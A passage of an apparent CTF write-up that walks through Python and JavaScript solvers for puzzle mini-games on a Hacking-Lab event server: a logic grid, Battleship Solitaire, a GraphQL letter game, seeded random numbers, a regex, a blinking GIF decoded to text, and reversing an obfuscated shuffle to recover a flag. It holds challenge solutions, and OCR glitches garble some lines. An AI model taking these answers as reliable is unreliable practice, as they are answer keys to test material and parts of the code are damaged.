        ('Angel', 'white', 'lovely', 'virgo', 'chequered')
        ('Bunny', 'red', 'scared', 'aquarius', 'striped')
        ('Snowball', 'blue', 'attractive', 'pisces', 'camouflaged')
        ('Midnight', 'yellow', 'funny', ~_11, 'dotted')
        ('Thumper', 'green', 'handsome', 'taurus.', 'one-coloured')
        '''
        param = ""

        for attrib in xrange(5):
            if attrib==0:
                param += "Name,"
            elif attrib==1:
                param += "Color,"
            elif attrib==2:
                param += "Characteristic,"
            elif attrib == 3:
                param += "Starsign,"
            elif attrib == 4:
                param += "Mask,"
            for hase in xrange(5):
                param += "{0},".format(solutions[0][hase][attrib].capitalize())

        ans = requests.get("{0}?solution={1}".format(URL,param[:-1]), cookies=keks,
proxies=proxies,
                           allow_redirects=False)
        keks = ans.cookies
        if "Your solution is wrong!" in ans.content:
            print("Solution wrong")
        else:
            print("Solution correct!!")
        return

def lefto(q, p, list):
    # give me q such that q is left of p in list
    # zip(list, list[1:]) gives a list of 2-tuples of neighboring combinations
    # which can then be pattern-matched against the query
    return membero((q, p), zip(list, list[1:]))

def nexto(q, p, list):
    # give me q such that q is next to p in list
    # match lefto(q, p) OR lefto(p, q)
    # requirement of vector args instead of tuples doesn't seem to be documented
    return conde([lefto(q, p, list)], [lefto(p, q, list)])
```

```
C:\python27-x64\python.exe einstein.py
1 solutions in 2.93 seconds
Here are all the bunnies:
('Snowball', 'red', 'scared', 'taurus', 'dotted')
('Bunny', 'blue', 'funny', 'aquarius', 'one-coloured')
('Midnight', 'yellow', 'attractive', 'capricorn', 'chequered')
('Thumper', 'green', 'handsome', ~_37, 'camouflaged')
('Angel', 'white', 'lovely', 'virgo', 'striped')
Process finished with exit code 0
```

Mini-game Battle Teams:



At first this challenge looked like a single-player version of Battleships or "Sink the fleet", but the numbers at the edge of the playing field did not match to this game. Than I was thinking about the "Creative Trainer" puzzles often found in the German "P.M. Magazine", but again this did not properly fit. The actual solution was similar and a hybrid of the two. The puzzle we see here is called "Battleship Puzzle", "Battleship Solitaire" or "Bimaru". The goal of the game is to place all ships on the grid so that the constraints on the edge of the play field are fulfilled. The number on the edge states how many fields in that row or column are actually occupied with a ship. The tricky part is to place all ships in such a way that all placement rules are obeyed and the numbers on the edge are fulfilled as well.

This was the only challenge where I did not find a decent solver code in Python and thus I had to solve "out-of-band". When the player reaches this game, the current cookie is printed in the console, for the player to copy into his browser. When the user now surfs to https://whale.hacking-lab.com7331/ he is automatically presented with the mini-game page. When he player has solved the puzzle the game waits from him to enter his cookie into back into the game and then continues with the new cookie to stroll around.

The code is therefore pretty simple:

```
def solveBattleship():
    global keks
    global ans
    print("The current 'session' cookie to set in BURP is:")
    print(keks['session'])
    print("Please solve the game using the C++ solver and enter the cookie here again")
    k = raw_input("Cookie value: ")
    keks = {'session': k}
    return
```

One solver that worked pretty good and was easy to use was:
https://github.com/Angelyr/BattleshipPuzzleSolver


You had to create a config file with the information about the board and the numbers on the edge and then it solved the problem very efficient.

As with the other challenges, it was possible to generate multiple valid solutions for this challenge, but only one specific was accepted by the game. So you need to try them all until you send the one which gets accepted.


Mini-game CLC32:

This challenge surely was one of the most bizarre ones in the whole CTF, I'm sorry to say.

When you visit the challenge page you are greeted with some strange text about life and something about senses. Plus, there are two buttons, one for the "Restart" and the other about "Get a life". Then there is the obligatory result textbox and a submit button.



When you click on the Get-a-life button a new page opens with little information and that we must provide a query is invalid.



So, let's give it a "/?query=xyz" parameter.

We now get an error about invalid GraphQL syntax. GraphQL? What is that?

Not being a web developer, I know little about today's hot topics in the web scene. One of them is apparently GraphQL, judging by the amount of search results you get when querying for the keyword… So GraphQL is a kind of API querying language which makes it easy to request only that information you desire from multiple APIs with a single query. As far as I understood this sounds quite nice, but what's the deal with this challenge here? It turns out we have to use GraphQL in order to query the API and somehow find something which will lead us to the solution. Reading about fields and type and some tools we find some query tools for GraphQL which allow us to query the interface somewhat easier. Specifying queries is like sending a JSON document with the properties you want.


The tool "Altair GraphQL client" which can be downloaded from https://altair.sirmuel.design/ makes it comfortable to issue queries against a GraphQL server and I recommend installing it to test the API of the whale server.

Thankfully, GraphQL allows us to use introspection to query information about the APIs and their types as well. More information about this can be found here:

https://graphql.org/learn/introspection/

Playing around we find out that there are two Types called "In" and "Out" and 5 fields with the name of the senses "taste", "hear", "see", "smell", "touch"

When we "query" the fields in the API we suddenly get some results for the "values" of these "senses" in return.




Every time we query this API different letters are returned for the senses in "In" and "Out". We can continue this for quite some time in order to find some kind of pattern or sequence when we realize that after 30 or 40 retries it is always the same letters that are returned the letters "a, d, e, h, t"… Mixing them around them form the word "death"… What an appropriate word for a challenge which deals with "Get a life", "Restart", etc.

Apparently, this is when we somehow missed something, as this combination of letters never changes. When we press the "Get a life" button on the challenge page, the sequence seems to restart as well and new letters are returned. After a while we notice that sometimes there are identical letters in the "In" and "Out" collections.

Wasn't there a notice about "when 3 sins (senses…) tell you it's right"? Maybe we need to find sequences of identical letters? Running out of ideas this is the one we follow. Really, we notice that

until we see the "death" letters again, there are 4 times 3 or more consecutive letters. Playing some more rounds we try to foster our theory and indeed it hold true.

When we try our luck by specifying the four letter sequence as the solution to the mini-game it gets rejected. We're pretty sure our approach must be correct so the next try we do not list all the letters in the order they appear but first the "In" queue and then the "Out" queue and indeed, this was the right thing to do.




```
def solveLife():
    global keks
    global ans
    cnt = 0

    bins = {}
    while cnt<10:
        ans = requests.get("http://whale.hacking-lab.com:5337/?new=life", proxies=proxies,
cookies=keks,
                                   allow_redirects=False)
        keks=ans.cookies
        GotIt = False
        sentence = ""
        sentence2 = ""
        lstIn = []
        lstOut = []
        numQueries = 0
        while GotIt==False:
            numQueries+=1
            ans = requests.get("http://whale.hacking-
lab.com:5337/live/a/life?query=%7BIn%7Bsee%20hear%20taste%20touch%20smell%20Out%7Bsee%20hear%2
0taste%20touch%20smell%7D%7D%7D", proxies=proxies, cookies=keks,
                           allow_redirects=False)
            keks = ans.cookies
            resp = json.loads(ans.content)
            v = ""
            needOut=True
            print("{0} - Raw JSON: {1}".format(numQueries, str(resp)))
            # rearrange the Out sub dict to root
            resp["data"]["Out"]=resp["data"]["In"]["Out"]
            del (resp["data"]["In"]["Out"])

            for k in resp["data"]["In"].keys():
                v = resp["data"]["In"][k]
                if bins.has_key(v):
                    bins[v]+=1
                    if bins[v]==3:
                        print("Found in 'in': " +v)
                        lstIn.append(v)
                        sentence2+=v
                        break
                else:
                    bins[v]=1
            bins.clear()
            for k in resp["data"]["Out"].keys():
                v = resp["data"]["Out"][k]
                if bins.has_key(v):
```

```
                    bins[v]+=1
                    if bins[v]==3:
                        print("Found in 'out': " + v)
                        lstOut.append(v)
                        sentence2 += v
                        break
                else:
                    bins[v]=1
            if 'd' in bins.keys() and 'e' in bins.keys() and 'a' in bins.keys() and 't' in
bins.keys() and 'h' in bins.keys():
                print("Oh oh! Dead! Reset!")

                bins.clear()
                cnt+=1
                reset = True
                break
            bins.clear()
            if len(lstIn)+len(lstOut) == 4:
                print("Content of inqueue: " + "".join(lstIn))
                print("Content of outqueue: " + "".join(lstOut))
                print("In order: " + sentence2)
                GotIt=True
                sentence="".join(lstIn)+"".join(lstOut)
                print("Sending: ", sentence)
                #sentence=sentence2

        # We have solved it
        # Send it as "/?checksum=ABCDE"
        if GotIt == True:
            ans = requests.get(
                "http://whale.hacking-lab.com:5337/?checksum={0}".format(sentence),
                proxies=proxies, cookies=keks,
                allow_redirects=False)
            keks = ans.cookies
            if "solved" in ans.content:
                print("Solved!")
                return
            else:
                print("Failed.")
                exit(1)
```

Mini-game The Oracle:

The Oracle

You didn't come here to make the choice. You've already made it.
You're here to try to understand why you made it.
Who I am you ask? Just call me "The Oracle". I know you want to help me with this.
The oracle has a hint for you!
Start with the number I gave you as seed, use the next random number in range as A NEW seed and after doing it 1336 times, you will get the right answer!!

```
import random
random.randint(-(1337^42), 1337^42)
```

873123515045723926507723199765094144817491690639795254802071976255661936441311226740973231689956407661699852750250029504752770582O4

Guess the **next** 1337's number!

Guess

This challenge is quite simple. Basically all you need to do is to execute `random.randint()` 1337 times with a given seed value and return the 1338'th result. Nothing more to say about it, so here is the code:

```
def solveRandom():
    global ans
    global keks
    if "You just entered the matrix" in ans.content:
        regex="<code>([\-\d]+)</code>"
        hit = re.findall(regex, ans.content)
        initial_seed = int(hit[0])
        print("Initial seed: ", initial_seed)
        random.seed(initial_seed)

        for cnt in range(1337):
            val = random.randint(-(1337**42),1337**42)
            random.seed(val)

        ans = requests.get(
            "http://whale.hacking-lab.com:5337/?guess={0}".format(val), proxies=proxies,
cookies=keks, allow_redirects=False)
        keks = ans.cookies
        if "Your solution is wrong!" in ans.content:
            print("Fail!")
            exit(1)
```

Mini-game Pssst!...:

Pssst ...

... come over here, listen and answer me.

He: 13(?=37)
You:

Answer

Submit Query


In this mini-game you enter a string in the text box which can be matched by the regex that is displayed on the page, here "13(?=37)". This was the first challenge I did not write solver code, because I wasn't able to do a fully automated server because of "Battle-Team" anyway, so I didn't bother writing one here.

A regex which successfully matches the shown example is for example "1337". A good tutorial to learn about the more exotic syntactical specialties of regular expressions can be found here:

https://www.regular-expressions.info/lookaround.html

Mini-game Punkt:Hase:

This challenge was a nice one. We already had some similar challenges like these in the past years. When we arrive at the challenge page, we spot a pixel blinking in an irregular pattern on the webpage.



Turns out this pixel is an animated gif. We download the GIF and look at each frame of the animation. As the "image" is only 1x1 pixel it only consists of a single color that is either black or white. If it's black we record it as a 0, if it's white we take it as a 1. It turns out that the sequence of 0 and 1 is nothing more than a binary encoding of the result that we need to send.

The nice thing about this code is that the Image is analyzed completely in memory without the image or it's frames being written out to hard disk. The tricky part here was, that in an animated GIF the pixels do not contain an RGB value as usual but a single value which is an index into a color palette. In order to get the actual color you would either need to read out the palette of the GIF or – as I did – convert the pixel to RGB via the following code:

```
t = imageObject.convert('RGB')

        if t.getpixel((0, 0))[0] == 0:
            sequence.append('0')
        else:
            sequence.append('1')
```


Here is the solver code for "Blink":

```
def solveBlink():
    global ans
    global keks
    # Download blinking gif
    # <img alt="dontknow" src="../../static/img/ch15/challenges/752f9905-b072-4664-beb8-
ddcca365e3f5.gif" height="5" width="5">
    # -> http://whale.hacking-lab.com:5337/static/img/ch15/challenges/752f9905-b072-4664-beb8-
```

```
ddcca365e3f5.gif
    regex = "/static/img/ch15/challenges/([a-f0-9]{8}\-[a-f0-9]{4}\-[a-f0-9]{4}\-[a-f0-9]{4}\-
[a-f0-9]{12})"

    hit = re.findall(regex, ans.content)
    pic = hit[0]
    ans = requests.get("http://whale.hacking-
lab.com:5337/static/img/ch15/challenges/{0}.gif".format(pic),
                       proxies=proxies, cookies=keks,     allow_redirects = False)

    imageObject = Image.open(cStringIO.StringIO(ans.content))
    # Display individual frames from the loaded animated GIF file

    sequence = []

    for frame in range(0, imageObject.n_frames):
        imageObject.seek(frame)
        t = imageObject.convert('RGB')

        if t.getpixel((0, 0))[0] == 0:
            sequence.append('0')
        else:
            sequence.append('1')
    morsecode = "".join(sequence)
    print(morsecode)

    res = split_len(morsecode, 8)
    chars = []
    for r in res:
        chars.append(chr(int(r, 2)))

    print("".join(chars))
    solution= "".join(chars)
    ans = requests.get("http://whale.hacking-lab.com:5337/?code={0}".format(solution),
proxies=proxies, cookies=keks, allow_redirects=False)
    keks = ans.cookies
    if "You solved it" in ans.content:
        print("Solved!")
    else:
        print("Fail :-(")
        exit(1)
```

Final challenge "Opa && CCrypto - Museum":

When we've finally solved all the challenges we can pass through the last tunnel and finally arrive at the last challenge, the “Museum”.



The challenge page itself does not contain anything of particular interest. But when we look at the page's source code we can see an embedded Javascript which is disabled because it was enclosed in comments.

It basically looks like this:

```
<script type="text/javascript">
            "use strict";

            let theBoxOfCarrots = [
                            [91968, "16.8.8.10.12.14.15.8.8.9.10.8.9…
                            [92109, "14.7.7.7.4.5.5.5.5.8.6.9.11.10…
                            [92800, "3.19.19.19.19.19.19.19.19.19…
                            …
let a = ['abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'];
let c = 0;
let f = false;
let n = 0;
let s = 1;
let alive = true;
let age = 0;
let destiny = 7331;
let note = 'Whoever finds this may continue to tell our stories or may reveal the secret that
is hidden behind all of them. gz opa & ccrypto'

function heOpened(a) {
    return a;
}

Object.prototype.and = function and() {
    if (s % 1 === 0) console.log('just');
    if (s % 3 === 0) console.log('a');
    if (s % 13 === 0) console.log('lie');
    if (s % 37 === 0) console.log('?');
    return this;
```

```
};

Object.prototype.then = function then() {
    s += 1;
    return this;
};

Object.prototype.heClosed = function heClosed() {
    this.sort((a, b) => {
        return a[0] - b[0]
    });
    return this;
};

Object.prototype.heShuffled = function heShuffled(what) {
    if (what === 'everything') {
        this.forEach((o, i) => {
            s = o[0] + Math.abs(Math.floor(Math.sin(s) * 20));
            this[i][0] = s;
        });

        this.forEach((o, i) => {
            this[i][1] += (i + ".");
        });
    }

    return this
};

Object.prototype.but = function but() {
    s = s;
    return this
};

Object.prototype.sometimes = function sometimes() {
    if (s % 133713371337 === 0) f = true;
    return this
};


Object.prototype.heForgot = function heForgot() {
    if (f) s = Math.abs(Math.floor(Math.sin(s) * parseInt(13.37)));
    f = false;
    return this
};

Object.prototype.heSaid = function heSaid(w) {
    let magic = 0;
    w.forEach((y) => {
        if (y === 'ca') {
            magic += 3;
        }
        if (y === 'da') {
            magic -= 1;
        }
        if (y === 'bra') {
            magic /= 2;
        }
    });
    s -= magic;
    return this;
};

Object.prototype.heDidThat = function heDidThat(a) {
    if (a === 'for a very long time.') {
        theBoxOfCarrots = this;
        age += 1;
        if (age > destiny) {
            alive = false;
        }
    }
};


Object.prototype.heRolled = function heRolled(a) {
    if (a === 'a really large dice') {
        n = Math.abs(Math.floor(Math.sin(s) * 1337));
```

```
    }
    return this
};


let tell_a_story = () => {
    while (alive) {
        heOpened(theBoxOfCarrots)
            .and().then().heRolled('a really large dice')
            .and().then().heSaid(['a', 'bra', 'ca', 'da', 'bra'])
            .but().sometimes().heForgot()
            .and().then().heShuffled('everything')
            .and().then().heClosed(theBoxOfCarrots)
            .and().heDidThat('for a very long time.');
    }
};

tell_a_story();

…
```

So, this is it… the final problem 😊

We can easily spot, that this JavaScript was made in such a way, that it was to confuse the reader, but nevertheless – entertaining 😉

So we start by leaving out everything that is not actually necessary or won't ever be executed anyway and streamline the code to make it easier to grasp. What's left does not look to complicated:

```
<html>
<script type="text/javascript">
let age = 0;
let s = 1;
let theBoxOfCarrots = [
          [91968, "16.8.8.10.12.14.15.8.8.9.10.8.9.12.14. ….
          [92109, "14.7.7.7.4.5……
          ….

let tell_a_story = () => {
          while (age <= 7331) {

                    s += 1;
                    s += 1;
                    //debugger;
                    //console.log(s);

                     theBoxOfCarrots.forEach((o, i) => {
                              o[0] = o[0] + Math.abs(Math.floor(Math.sin(s) * 20));
                              s = o[0];
                    });

                    theBoxOfCarrots.forEach((o, i) => {
                              theBoxOfCarrots[i][1] += (i + ".");
                    });

                    s += 1;

                    theBoxOfCarrots.sort((a, b) => {
                              return a[0] - b[0]
                    });

                    age += 1;
          }
          console.log(theBoxOfCarrots);
};
tell_a_story();
</script>
</html>
```

Now we need to “reverse” this code… Well… what could be easier? 😉

However, for reasons somewhat unknown reversing these “simple” couple of lines occupied me for hours :-D

What’s happening here?

Initially we start with an empty “box”. The box contains n elements which in the end refer to our n letters of the flag. Each of these elements is followed by a huge string of numbers separated by “.”

This string is needed to “rewind” the whole operation.
To every number element we add in every iteration a certain value (`Math.abs(Math.floor….`) which is based on the previous element (s=o[0];). This value can range from 0 to 20 as `Math.sin(s)` sweeps between -1 and +1 is multiplied by 20 and is then made a positive value and rounded down to an int.

Then the current index number of the number element is added to the “string of numbers”.

Once this is done the whole List is sorted based on the first number element. Usually this means, that some rows change their oder because of the sweeping nature of the `sin()` function we used above. We then advance s by a constant and repreat the whole process for 7331 times.

So what we need to do to reverse the program is we need to undo all the operations in the right order, i.e. “unsort” the list, pop the last element, subtract the sweeping value based on s and back propagate the value of s. The tricky part is the point where we have to step from the first to the last element again, as we need to access the element of one iteration before which is kind of difficult to visualize in your imagination.

Anyway: what I came up in the end (i.e. after some more coffee at 01:00 a.m. is the following script:

```
let theBoxOfCarrots = [
                    [91968, "16.8.8.10.12.14.15.8.8.9.10.8.9.12.14. ….
          [92109, “14.7.7.7.4.5……
          ….
let s = 1;

let solver = () => {
          // First we convert the string representation of the 2nd param
          // into an array of int for easier computation
          theBoxOfCarrots.forEach((elem, idx) => {
                    // Convert the string into an array of string
                    let array = theBoxOfCarrots[idx][1].split('.');
                    array.pop();

                    // Convert each element oft he string array to int
                    array.forEach((elem, idx)=> {
                              elem = parseInt(elem);
                    });
                    // Replace the string by our array
                    theBoxOfCarrots[idx][1] = array;
          });

          // While we still have elements left to process…

          while(theBoxOfCarrots[0][1].length>0){
                    // (Un)sort the int array by the last element
                    theBoxOfCarrots.sort((a, b) => {
                              return a[1][a[1].length-1] - b[1][b[1].length-1];
                    });

                    // Strip off the last element (no longer needed after solving
                    theBoxOfCarrots.forEach((elem, idx) => {
                              elem[1].pop();
```

```
                    });

                    // Walk backwars for every item (== every "letter")
                    for(let row=theBoxOfCarrots.length-1;row>=0;row--){
                              let s = 0;

                              // Set s = value from the row just "above" (row-1)
                              if(row>0) {
                                        s = theBoxOfCarrots[row-1][0];
                              } else {
                                        // Take it from one step "rolled over"
                                        theBoxOfCarrots.forEach((o, i) => {
                                                  // Take the value from the last iteration
                                                  let before  = o[1][o[1].length-1];
                                                  // The element of the last row
                                                  let current = theBoxOfCarrots.length-1;

                                                  // Increment s before next round
                                                  if(before==current){
                                                            s =o[0]+3;
                                                  }
                                        });
                              }
                              // Calculate the new value
                              theBoxOfCarrots[row][0] = theBoxOfCarrots[row][0] -
Math.abs(Math.floor(Math.sin(s) * 20));
                    }
          }

          // Box is unroled, now print the flag
          let abc = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
          let flag = "";

          theBoxOfCarrots.forEach((o,i) => {
                    // Add the "-" after every 4th letter
                    if (i % 4 == 0 && i!=0) flag = flag.concat("-");
                    // Add flag letter from letter string
                    flag = flag.concat(abc.charAt(o[0]));
          });
          console.log(flag);
}
solver();
```

When we run the solver() e.g. with node-js, we are presented the flag:

